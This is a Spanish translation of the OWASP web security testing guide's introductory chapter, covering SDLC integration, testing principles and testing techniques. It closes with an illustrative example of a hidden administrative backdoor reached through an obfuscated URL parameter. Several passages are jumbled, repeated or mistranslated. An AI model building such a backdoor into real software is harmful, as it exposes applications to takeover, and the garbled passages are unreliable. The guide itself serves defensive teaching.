
Cree un programa integral de seguridad de aplicaciones web. Esta guía se puede utilizar como guía de referencia y como metodología para ayudar a determinar la brecha entre las prácticas existentes y las mejores prácticas de la industria.

Esta guía permite a las organizaciones compararse con sus pares de la industria, comprender la magnitud de los recursos necesarios para probar y mantener el software o prepararse para una auditoría. Este capítulo no entra en detalles técnicos sobre cómo probar una aplicación, ya que la intención es proporcionar un marco organizativo de seguridad típico. Los detalles técnicos sobre cómo probar una aplicación, como parte de una prueba de penetración o revisión de código, se cubrirán en las partes restantes de este documento.

[¿Cuándo realizar la prueba?](#)

Hoy en día, la mayoría de las personas no prueban el software hasta que ya se ha creado y se encuentra en la fase de implementación de su ciclo de vida (es decir, el código se ha creado y se ha instanciado en una aplicación web funcional). Generalmente se trata de una práctica muy ineficaz y con un coste prohibitivo. Uno de los mejores métodos para evitar que aparezcan errores de seguridad en aplicaciones de producción es mejorar el Ciclo de Vida de Desarrollo de Software (SDLC) incluyendo seguridad en cada una de sus fases. Un SDLC es una estructura impuesta al desarrollo de artefactos de software. Si actualmente no se utiliza un SDLC en su entorno, ¡es hora de elegir uno! La siguiente figura muestra un modelo SDLC genérico, así como el costo creciente (estimado) de corregir errores de seguridad en dicho modelo.

Figura 1: Modelo SDLC genérico



Las empresas deben inspeccionar su SDLC general para garantizar que la seguridad sea una parte integral del proceso de desarrollo. Los SDLC deben incluir pruebas de seguridad para garantizar que la seguridad esté cubierta adecuadamente y que los controles sean efectivos durante todo el proceso de desarrollo.

[¿Qué probar?](#)

Puede resultar útil pensar en el desarrollo de software como una combinación de personas, procesos y tecnología. Si estos son los factores que "crean" el software, entonces es lógico que estos sean los factores que deben probarse.

ed. Hoy en día, la mayoría de la gente generalmente prueba la tecnología o el software en sí.

Un programa de pruebas eficaz debe tener componentes que prueben:

Personas – para garantizar que haya una educación y una sensibilización adecuadas; Proceso – para garantizar que existan políticas y estándares adecuados y que las personas sepan cómo seguir estas políticas; Tecnología – para asegurar que el proceso ha sido efectivo en su implementación.

A menos que se adopte un enfoque holístico, probar solo la implementación técnica de una aplicación no descubrirá vulnerabilidades operativas o de gestión que podrían estar presentes. Al probar a las personas, las políticas y los procesos, una organización puede detectar problemas que luego se manifestarán en defectos en la tecnología, erradicando así los errores tempranamente e identificando las causas fundamentales de los defectos. Del mismo modo, probar sólo algunos de los problemas técnicos que pueden estar presentes en un sistema dará como resultado una evaluación de la postura de seguridad incompleta e inexacta.

Denis Verdon, Jefe de Seguridad de la Información en Fidelity National Financial presentó una excelente analogía para este concepto erróneo en la Conferencia OWASP AppSec 2004 en Nueva York [5]: "Si los automóviles se construyeran como aplicaciones [...] las pruebas de seguridad asumirían que la información es frontal, sólo impacto. Los automóviles no serían sometidos a pruebas de rodadura ni de estabilidad en maniobras de emergencia, eficacia de los frenos, impactos laterales y resistencia al robo".

Comentarios y opiniones

Como ocurre con todos los proyectos de OWASP, agradecemos los comentarios y la retroalimentación. Nos gusta especialmente saber que nuestro trabajo está siendo utilizado y que es eficaz y preciso.

Existen algunos conceptos erróneos comunes al desarrollar una metodología de prueba para encontrar errores de seguridad en el software. Este capítulo cubre algunos de los principios básicos que los profesionales deben tener en cuenta al realizar pruebas de seguridad en software.

Principios de las pruebas

No hay bala de plata

Si bien es tentador pensar que un escáner de seguridad o un firewall de aplicaciones proporcionará muchas defensas contra ataques o identificará una multitud de problemas, en realidad no existe una solución mágica para el problema del software inseguro. El software de evaluación de seguridad de aplicaciones, si bien es útil como primer paso para encontrar resultados fáciles, generalmente es inmaduro e ineficaz para realizar evaluaciones en profundidad o proporcionar una cobertura de prueba adecuada. Recuerde que la seguridad es un proceso y no un producto.

Piense estratégicamente, no tácticamente

En los últimos años, los profesionales de la seguridad se han dado cuenta de la falacia del modelo de parchear y penetrar que prevaleció en la seguridad de la información durante la década de 1990. El modelo de parchear y penetrar implica corregir un error informado, pero sin una investigación adecuada de la causa raíz. Este modelo suele estar asociado con la ventana de vulnerabilidad que se muestra en la siguiente figura. La evolución de las vulnerabilidades en el software común utilizado en todo el mundo ha demostrado la ineficacia

de este modelo. Para obtener más información sobre la ventana de vulnerabilidad, consulte [6].

Los estudios de vulnerabilidad [7] han demostrado que con el tiempo de reacción de los atacantes en todo el mundo, la ventana típica de vulnerabilidad no proporciona

Introducción a la guía de pruebas

Deje suficiente tiempo para la instalación del parche, ya que el tiempo entre el descubrimiento de una vulnerabilidad y el desarrollo y lanzamiento de un ataque automatizado contra ella disminuye cada año.


Hay varias suposiciones incorrectas en el modelo de parchear y penetrar. Muchos usuarios creen que los parches interfieren con las operaciones normales y podrían dañar las aplicaciones existentes. También es incorrecto suponer que todos los usuarios conocen los parches recién lanzados. En consecuencia, no todos los usuarios de un producto aplicarán parches, ya sea porque creen que los parches pueden interferir con el funcionamiento del software o porque creen que pueden interferir con el funcionamiento del software.

Las fases pueden cambiar dependiendo del modelo SDLC utilizado por una organización, cada fase conceptual del arquetipo SDLC se utilizará para desarrollar la aplicación (es decir, definir, diseñar, desarrollar, implementar, mantener).

Cada fase tiene consideraciones de seguridad que deben formar parte del proceso existente, para garantizar un programa de seguridad integral y rentable.

Existen varios marcos SDLC seguros que brindan asesoramiento tanto descriptivo como prescriptivo. El hecho de que una persona siga un consejo descriptivo o prescriptivo depende de la madurez del SDLC.

Figura 2: Ventana de vulnerabilidad



porque carecen de conocimiento sobre la existencia del parche.

Es esencial incorporar la seguridad en el ciclo de vida de desarrollo de software (SDLC) para evitar problemas de seguridad recurrentes dentro de una aplicación. Los desarrolladores pueden incorporar seguridad al SDLC mediante el desarrollo de estándares, políticas y directrices que se ajusten y funcionen dentro de la metodología de desarrollo. Se deben utilizar modelos de amenazas y otras técnicas para ayudar a asignar recursos apropiados a aquellas partes de un sistema que están en mayor riesgo.

El SDLC es el rey

El SDLC es un proceso bien conocido por los desarrolladores. Al integrar la seguridad en cada fase del SDLC, se permite un enfoque holístico de la seguridad de las aplicaciones que aprovecha los procedimientos que ya existen dentro de la organización. Tenga en cuenta que, si bien los nombres de los distintos

proceso. Básicamente, los consejos prescriptivos muestran cómo debería funcionar el SDLC seguro y los consejos descriptivos muestran cómo se utiliza en el mundo real. Ambos tienen su lugar. Por ejemplo, si no sabe por dónde empezar, un marco prescriptivo puede proporcionar un menú de posibles controles de seguridad que se pueden aplicar dentro del SDLC. Los consejos descriptivos pueden ayudar a impulsar el proceso de decisión al presentar lo que ha funcionado bien para otras organizaciones. Los SDLC seguros descriptivos incluyen BSIMM-V; y los SDLC prescriptivos y seguros incluyen el Modelo de Madurez de Garantía de Software Abierto (OpenSAMM) de OWASP y la norma ISO/IEC 27034 Partes 1-8, partes de las cuales aún están en desarrollo.

Pruebe temprano y con frecuencia

Cuando se detecta un error temprano dentro del SDLC, se puede solucionar más rápido y a un costo menor. Un error de seguridad no es diferente de un funcional.

o error basado en el rendimiento en este sentido. Un paso clave para hacer esto posible es educar a los equipos de desarrollo y control de calidad sobre los problemas de seguridad comunes y las formas de detectarlos y prevenirlas. Aunque nuevas bibliotecas, herramientas o lenguajes pueden ayudar a diseñar mejores programas (con menos errores de seguridad), constantemente surgen nuevas amenazas y los desarrolladores deben estar conscientes de las amenazas que afectan el software que están desarrollando. La educación en pruebas de seguridad también ayuda a los desarrolladores a adquirir la mentalidad adecuada para probar una aplicación desde la perspectiva de un atacante. Esto permite que cada organización considere las cuestiones de seguridad como parte de sus responsabilidades existentes.

Comprender el alcance de la seguridad

Es importante saber cuánta seguridad requerirá un proyecto determinado. La información y los activos que se van a proteger deben recibir una clasificación que indique cómo deben manejarse (por ejemplo, confidencial, secreto, ultrasecreto). Se deben llevar a cabo conversaciones con el consejo legal para garantizar que se cumplan los requisitos de seguridad específicos.

En los EE. UU., los requisitos pueden provenir de regulaciones federales, como la Ley Gramm-Leach-Biley [8], o de leyes estatales, como la SB-1386 de California [9]. Para las organizaciones con sede en países de la UE, pueden aplicarse tanto regulaciones específicas del país como directivas de la UE. Por ejemplo, la Directiva 96/46/CE4 [10] obliga a tratar los datos personales en las aplicaciones con el debido cuidado, cualquiera que sea la aplicación.

Desarrollar la mentalidad adecuada

Probar con éxito una aplicación en busca de vulnerabilidades de seguridad requiere pensar de manera innovadora. Los casos de uso normales probarán el comportamiento normal de la aplicación cuando un usuario la use de la manera esperada. Unas buenas pruebas de seguridad requieren ir más allá de lo esperado y pensar como un atacante que intenta romper la aplicación.

El pensamiento creativo puede ayudar a determinar qué datos inesperados pueden provocar que una aplicación falle de forma insegura. También puede ayudar a descubrir qué suposiciones hechas por los desarrolladores web no siempre son ciertas y cómo pueden subvertirse. Una de las razones por las que las herramientas automatizadas son realmente malas para probar vulnerabilidades automáticamente es que este pensamiento creativo debe realizarse caso por caso, ya que la mayoría de las aplicaciones web se desarrollan de una manera única (incluso cuando se utilizan marcos comunes).

entender el tema

Una de las primeras iniciativas importantes en cualquier buen programa de seguridad debería ser exigir documentación precisa de la aplicación. La arquitectura, los diagramas de flujo de datos, los casos de uso, etc., deben escribirse en documentos formales y estar disponibles para su revisión. Las especificaciones técnicas y los documentos de solicitud deben incluir información que enumere no solo los casos de uso deseados, sino también cualquier caso de uso específicamente no permitido. Finalmente, es bueno tener al menos una infraestructura de seguridad básica que permita monitorear y determinar las tendencias de los ataques contra las aplicaciones y la red de una organización (por ejemplo, sistemas IDS).

Utilice las herramientas adecuadas

Si bien ya hemos dicho que no existe una herramienta mágica, las herramientas sí desempeñan un papel fundamental en el programa de seguridad general. Existe una variedad de herramientas comerciales y de código abierto que pueden automatizar muchas tareas de seguridad rutinarias. Estas herramientas pueden simplificar y acelerar el proceso de seguridad ayudando al personal de seguridad en sus tareas. Sin embargo, es importante comprender exactamente qué pueden y qué no pueden hacer estas herramientas para que no se sobrevendan ni se utilicen incorrectamente.

El diablo está en los detalles

Es fundamental no realizar una revisión de seguridad superficial de una aplicación.

ción y considerarlo completo. Esto infundirá una falsa sensación de confianza que puede ser tan peligrosa como no haber realizado una revisión de seguridad en primer lugar. Es vital revisar cuidadosamente los hallazgos y descartar cualquier falso positivo que pueda quedar en el informe. Informar de un hallazgo de seguridad incorrecto a menudo puede socavar el mensaje válido del resto de un informe de seguridad. Se debe tener cuidado de verificar que se hayan probado todas las secciones posibles de la lógica de la aplicación y que se hayan explorado todos los escenarios de casos de uso en busca de posibles vulnerabilidades.

Utilice el código fuente cuando esté disponible

Si bien los resultados de las pruebas de penetración de caja negra pueden ser impresionantes y útiles para demostrar cómo se exponen las vulnerabilidades en un entorno de producción, no son la forma más eficaz ni eficiente de proteger una aplicación. Es difícil para las pruebas dinámicas probar toda la base del código, especialmente si existen muchas declaraciones condicionales anidadas. Si el código fuente de la aplicación está disponible, se debe entregar al personal de seguridad para ayudarlo mientras realiza la revisión. Es posible descubrir vulnerabilidades dentro del origen de la aplicación que se pasarían por alto durante una interacción con la caja negra.

Desarrollar métricas

Una parte importante de un buen programa de seguridad es la capacidad de determinar si las cosas están mejorando. Es importante realizar un seguimiento de los resultados de las pruebas y desarrollar métricas que revelen las tendencias de seguridad de las aplicaciones dentro de la organización.

Las buenas métricas mostrarán:

- Si se requiere más educación y capacitación;
- Si hay un mecanismo de seguridad particular que no está claramente entendido por el equipo de desarrollo;
- Si el número total de problemas relacionados con la seguridad que se encuentran cada mes va bajando.

Las métricas consistentes que se pueden generar de forma automatizada a partir del código fuente disponible también ayudarán a la organización a evaluar la efectividad de los mecanismos introducidos para reducir los errores de seguridad en el desarrollo de software. Las métricas no se desarrollan fácilmente, por lo que utilizar métricas estándar como las proporcionadas por el proyecto OWASP Metrics y otras organizaciones es un buen punto de partida.

Documente los resultados de la prueba

Para concluir el proceso de prueba, es importante producir un registro formal de qué acciones de prueba se tomaron, quién, cuándo se realizaron y detalles de los resultados de la prueba. Es aconsejable acordar un formato aceptable para el informe que sea útil para todas las partes interesadas, que pueden incluir desarrolladores, gestión de proyectos, propietarios de empresas, departamento de TI, auditoría y cumplimiento.

El informe debe ser claro para el propietario de la empresa a la hora de identificar dónde existen riesgos importantes y suficiente para obtener su respaldo para acciones de mitigación posteriores. El informe también debe ser claro para el desarrollador al señalar la función exacta que se ve afectada por la vulnerabilidad y las recomendaciones asociadas para resolver problemas en un lenguaje que el desarrollador comprenda. El informe también debería permitir que otro evaluador de seguridad reproduzca los resultados. Escribir el informe no debería ser demasiado oneroso para el evaluador de seguridad. Los evaluadores de seguridad generalmente no son reconocidos por sus habilidades de escritura creativa y acordar un informe complejo puede llevar a casos en los que los resultados de las pruebas no se documenten adecuadamente. El uso de una plantilla de informe de prueba de seguridad puede ahorrar tiempo y garantizar que los resultados se documenten de forma precisa y coherente, y que estén en un formato adecuado para la audiencia.

Técnicas de prueba explicadas

Esta sección presenta una descripción general de alto nivel de varias técnicas de prueba que se pueden emplear al crear un programa de prueba. No presenta metodologías específicas para estas técnicas ya que esta información se trata en el Capítulo 3. Esta sección se incluye para proporcionar contexto para el marco presentado en el siguiente capítulo y para resaltar las ventajas y desventajas de algunas de las técnicas que deberían usarse. Considero. En particular, cubriremos:

- Inspecciones y revisiones manuales
- Modelado de amenazas
- Revisión de código
- Pruebas de penetración

Inspecciones y revisiones manuales

Descripción general

Las inspecciones manuales son revisiones humanas que normalmente prueban las implicaciones de seguridad de las personas, las políticas y los procesos. Las inspecciones manuales también pueden incluir la inspección de decisiones tecnológicas, como los diseños arquitectónicos. Por lo general, se llevan a cabo analizando documentación o realizando entrevistas con los diseñadores o propietarios del sistema.

Si bien el concepto de inspecciones manuales y revisiones humanas es simple, pueden estar entre las técnicas más poderosas y efectivas disponibles. Al preguntarle a alguien cómo funciona algo y por qué se implementó de una manera específica, el evaluador puede determinar rápidamente si es probable que sea evidente algún problema de seguridad. Las inspecciones y revisiones manuales son una de las pocas formas de probar el proceso del ciclo de vida del desarrollo de software en sí y de garantizar que exista una política o un conjunto de habilidades adecuadas.

Como ocurre con muchas cosas en la vida, al realizar inspecciones y revisiones manuales se recomienda adoptar un modelo de confianza pero verificación. No todo lo que se le muestre o le diga al evaluador será exacto.

Las revisiones manuales son particularmente buenas para comprobar si las personas comprenden el proceso de seguridad, conocen las políticas y tienen las habilidades adecuadas para diseñar o implementar una aplicación segura.

Otras actividades, incluida la revisión manual de la documentación, las políticas de codificación segura, los requisitos de seguridad y los diseños arquitectónicos, deben realizarse mediante inspecciones manuales.

Ventajas:

- No requiere tecnología de soporte
- Se puede aplicar a una variedad de situaciones.
- Flexible
- Promueve el trabajo en equipo
- Temprano en el SDLC

Desventajas:

- Puede llevar mucho tiempo
- El material de apoyo no siempre está disponible
- Requiere pensamiento y habilidad humanos significativos para ser efectivo

Modelado de amenazas

Descripción general

El modelado de amenazas se ha convertido en una técnica popular para ayudar a los diseñadores de sistemas a pensar en las amenazas a la seguridad que podrían enfrentar sus sistemas y aplicaciones. Por lo tanto, el modelado de amenazas puede verse como una evaluación de riesgos para las aplicaciones. De hecho, permite al diseñador desarrollar estrategias de mitigación para vulnerabilidades potenciales y le ayuda a centrar sus recursos y atención inevitablemente limitados en las partes del sistema que más lo requieren. Se recomienda que todas las aplicaciones tengan un modelo de amenazas desarrollado y documentado.

Los modelos de amenazas deben crearse lo antes posible en el SDLC y deben revisarse a medida que la aplicación evoluciona y avanza el desarrollo.

Para desarrollar un modelo de amenaza, recomendamos adoptar un enfoque simple que siga el estándar NIST 800-30 [11] para la evaluación de riesgos. Este enfoque implica:

- **Descomponer la aplicación: utilice un proceso manual**
inspección para comprender cómo funciona la aplicación, sus activos, funcionalidad y conectividad.
- **Definición y clasificación de los activos:** clasifique los activos en activos tangibles e intangibles y clasificarlos según su importancia comercial.
- **Explorar vulnerabilidades potenciales, ya sean técnicas, operativo o de gestión.**
- **Explorar amenazas potenciales:** desarrollar una visión realista de las amenazas potenciales. vectores de ataque desde la perspectiva de un atacante, mediante el uso de amenazas escenarios o atacar árboles.
- **Crear estrategias de mitigación:** desarrollar controles de mitigación para cada una de las amenazas consideradas realistas.

El resultado de un modelo de amenaza en sí puede variar, pero suele ser una colección de listas y diagramas. La Guía de revisión de código OWASP describe una metodología de modelado de amenazas de aplicaciones que se puede utilizar como referencia para las aplicaciones de prueba en busca de posibles fallas de seguridad en el diseño de la aplicación. No existe una forma correcta o incorrecta de desarrollar modelos de amenazas y realizar evaluaciones de riesgos de la información en las aplicaciones. [12].

Ventajas:

- Visión práctica del atacante sobre el sistema.
- Flexible
- Temprano en el SDLC

Desventajas:

- Técnica relativamente nueva
- Buenos modelos de amenazas no significan automáticamente un buen software

Revisión del código fuente

Descripción general

La revisión del código fuente es el proceso de verificar manualmente el código fuente de una aplicación web en busca de problemas de seguridad. Muchas vulnerabilidades de seguridad graves no pueden detectarse con ninguna otra forma de análisis o prueba. Como dice el dicho popular "si quieras saber qué está pasando realmente, ve directo a la fuente". Casi todos los expertos en seguridad coinciden en que no hay sustituto para mirar el código. Toda la información para identificar problemas de seguridad está en alguna parte del código. A diferencia de las pruebas de terceros cerradas

software como los sistemas operativos, al probar aplicaciones web (especialmente si han sido desarrolladas internamente), el código fuente debe estar disponible para fines de prueba.

Muchos problemas de seguridad no intencionales pero significativos también son extremadamente difíciles de descubrir con otras formas de análisis o pruebas, como las pruebas de penetración, lo que hace que el análisis del código fuente sea la técnica preferida para las pruebas técnicas. Con el código fuente, un evaluador puede determinar con precisión lo que está sucediendo (o se supone que está sucediendo) y eliminar las conjeturas de las pruebas de caja negra.

Ejemplos de problemas que son particularmente propicios para ser encontrados a través de revisiones de código fuente incluyen problemas de concurrencia, lógica empresarial defectuosa, problemas de control de acceso y debilidades criptográficas, así como puertas traseras, troyanos, huevos de Pascua, bombas de tiempo, bombas lógicas y otras formas de código malicioso. Estos problemas a menudo se manifiestan como las vulnerabilidades más dañinas de los sitios web. El análisis del código fuente también puede ser extremadamente eficiente para encontrar problemas de implementación, como lugares donde no se realizó la validación de entrada o cuando pueden estar presentes procedimientos de control abiertos fallidos. Pero tenga en cuenta que también es necesario revisar los procedimientos operativos, ya que el código fuente que se está implementando podría no ser el mismo que el que se analiza en este documento [13].

Ventajas:

- Integridad y eficacia
- Exactitud
- Rápido (para revisores competentes)

Desventajas:

- Requiere desarrolladores de seguridad altamente capacitados
- Puede pasar por alto problemas en bibliotecas compiladas
- No se pueden detectar errores en tiempo de ejecución fácilmente
- El código fuente realmente implementado puede diferir del siendo analizado

Para obtener más información sobre la revisión de código, consulte el proyecto de revisión de código de OWASP.

Pruebas de penetración

Descripción general

Las pruebas de penetración han sido una técnica común utilizada para probar la seguridad de la red durante muchos años. También se le conoce comúnmente como prueba de caja negra o piratería ética. Las pruebas de penetración son esencialmente el "arte" de probar de forma remota una aplicación en ejecución para encontrar vulnerabilidades de seguridad, sin conocer el funcionamiento interno de la aplicación misma. Normalmente, el equipo de pruebas de penetración tendría acceso a una aplicación como si fueran usuarios. El evaluador actúa como un atacante e intenta encontrar y explotar vulnerabilidades. En muchos casos, al evaluador se le dará una cuenta válida en el sistema.

Si bien las pruebas de penetración han demostrado ser efectivas en la seguridad de la red, la técnica no se traslada naturalmente a las aplicaciones. Cuando se realizan pruebas de penetración en redes y sistemas operativos, la mayor parte del trabajo consiste en encontrar y luego explotar vulnerabilidades conocidas en tecnologías específicas.

Como las aplicaciones web son casi exclusivamente personalizadas, las pruebas de penetración en el ámbito de las aplicaciones web se parecen más a la investigación pura. Se han desarrollado herramientas de prueba de penetración que automatizan el proceso, pero debido a la naturaleza de las aplicaciones web, su efectividad es mayor.

La calidad suele ser pobre.

Hoy en día, muchas personas utilizan las pruebas de penetración de aplicaciones web como su principal técnica de prueba de seguridad. Si bien ciertamente tiene su lugar en un programa de prueba, no creemos que deba considerarse como la técnica de prueba principal o única. Gary McGraw en [14] resumió bien las pruebas de penetración cuando dijo: "Si no pasas una prueba de penetración, sabrás que tienes un problema muy grave. Si pasas un test de penetración no sabes que no tienes un problema muy grave". Sin embargo, las pruebas de penetración enfocadas (es decir, pruebas que intentan explotar vulnerabilidades conocidas detectadas en revisiones anteriores) pueden ser útiles para detectar si algunas vulnerabilidades específicas están realmente solucionadas en el código fuente implementado en el sitio web.

Ventajas:

- Puede ser rápido (y por lo tanto barato)
- Requiere un conjunto de habilidades relativamente menor que la revisión del código fuente.
- Prueba el código que realmente está siendo expuesto

Desventajas:

- Demasiado tarde en el SDLC
- Pruebas de impacto frontal únicamente.

La necesidad de un enfoque equilibrado

Con tantas técnicas y enfoques para probar la seguridad de las aplicaciones web, puede resultar difícil entender qué técnicas utilizar y cuándo utilizarlas. La experiencia demuestra que no existe una respuesta correcta o incorrecta a la pregunta de qué técnicas exactamente deberían usarse para construir un marco de prueba. De hecho, probablemente deberían utilizarse todas las técnicas para probar todas las áreas que necesitan ser probadas.

Aunque está claro que no existe una técnica única que pueda realizarse para cubrir eficazmente todas las pruebas de seguridad y garantizar que se hayan abordado todos los problemas, muchas empresas adoptan un solo enfoque. Históricamente, el enfoque utilizado ha sido el de pruebas de penetración. Las pruebas de penetración, si bien son útiles, no pueden abordar eficazmente muchos de los problemas que es necesario probar. Simplemente es "demasiado poco y demasiado tarde" en el ciclo de vida de desarrollo de software (SDLC).


El enfoque correcto es un enfoque equilibrado que incluya varias técnicas, desde revisiones manuales hasta pruebas técnicas. Un enfoque equilibrado debería abarcar las pruebas en todas las fases del SDLC. Este enfoque aprovecha las técnicas más apropiadas disponibles según la fase actual del SDLC.

Por supuesto, hay momentos y circunstancias en los que sólo es posible una técnica. Por ejemplo, una prueba en una aplicación web que ya se ha creado, pero donde la parte que realiza la prueba no tiene acceso al código fuente. En este caso, las pruebas de penetración son claramente mejores que ninguna prueba. Sin embargo, se debe alentar a las partes que realizan las pruebas a cuestionar suposiciones, como la falta de acceso al código fuente, y a explorar la posibilidad de realizar pruebas más completas.

Un enfoque equilibrado varía dependiendo de muchos factores, como la madurez del proceso de prueba y la cultura corporativa. Se recomienda que un marco de pruebas equilibrado se parezca a las representaciones que se muestran en la Figura 3 y la Figura 4. La siguiente figura muestra una representación proporcional típica sobre


incorporados al ciclo de vida del desarrollo de software. De acuerdo con la investigación y la experiencia, es esencial que las empresas pongan mayor énfasis en las primeras etapas de desarrollo.

Figura 3: Proporción de esfuerzo de prueba en SDLC



La siguiente figura muestra una representación proporcional típica superpuesta a las técnicas de prueba.

Figura 4: Proporción del esfuerzo de prueba según la técnica de prueba



Una nota sobre los escáneres de aplicaciones web

Muchas organizaciones han comenzado a utilizar escáneres automatizados de aplicaciones web. Si bien indudablemente tienen un lugar en un programa de pruebas, es necesario resaltar algunas cuestiones fundamentales acerca de por qué se cree que la automatización de las pruebas de caja negra no es (o nunca será) efectiva. Sin embargo, resaltar estos problemas no debería desalentar el uso de escáneres de aplicaciones web. Más bien, el objetivo es garantizar que se comprendan las limitaciones y que los marcos de prueba se planifiquen adecuadamente.

Importante: OWASP está trabajando actualmente para desarrollar una plataforma de evaluación comparativa de escáneres de aplicaciones web. Los siguientes ejemplos muestran por qué las pruebas de caja negra automatizadas no son efectivas.

'Ejemplo 1: Parámetros mágicos'

Imagine una aplicación web simple que acepta un par de nombre-valor "mágico" y luego el valor. Para simplificar, la solicitud GET puede ser: <http://www.host/application?magic=value>

Para simplificar aún más el ejemplo, los valores en este caso solo pueden ser caracteres ASCII a – z (mayúsculas o minúsculas) y números enteros del 0 al 9.

Los diseñadores de esta aplicación crearon una puerta trasera administrativa durante las pruebas, pero la ofuscaron para evitar que un observador casual la descubriera. Al enviar el valor sf8g7sfdsurtsdieerwqredsgnfg8d (30 caracteres), el usuario iniciará sesión y se le presentará una pantalla administrativa con control total de la aplicación. La solicitud HTTP ahora es:

<http://www.host/application?magic=sf8g7sfdsurtsdieerwqredsgnfg8d>

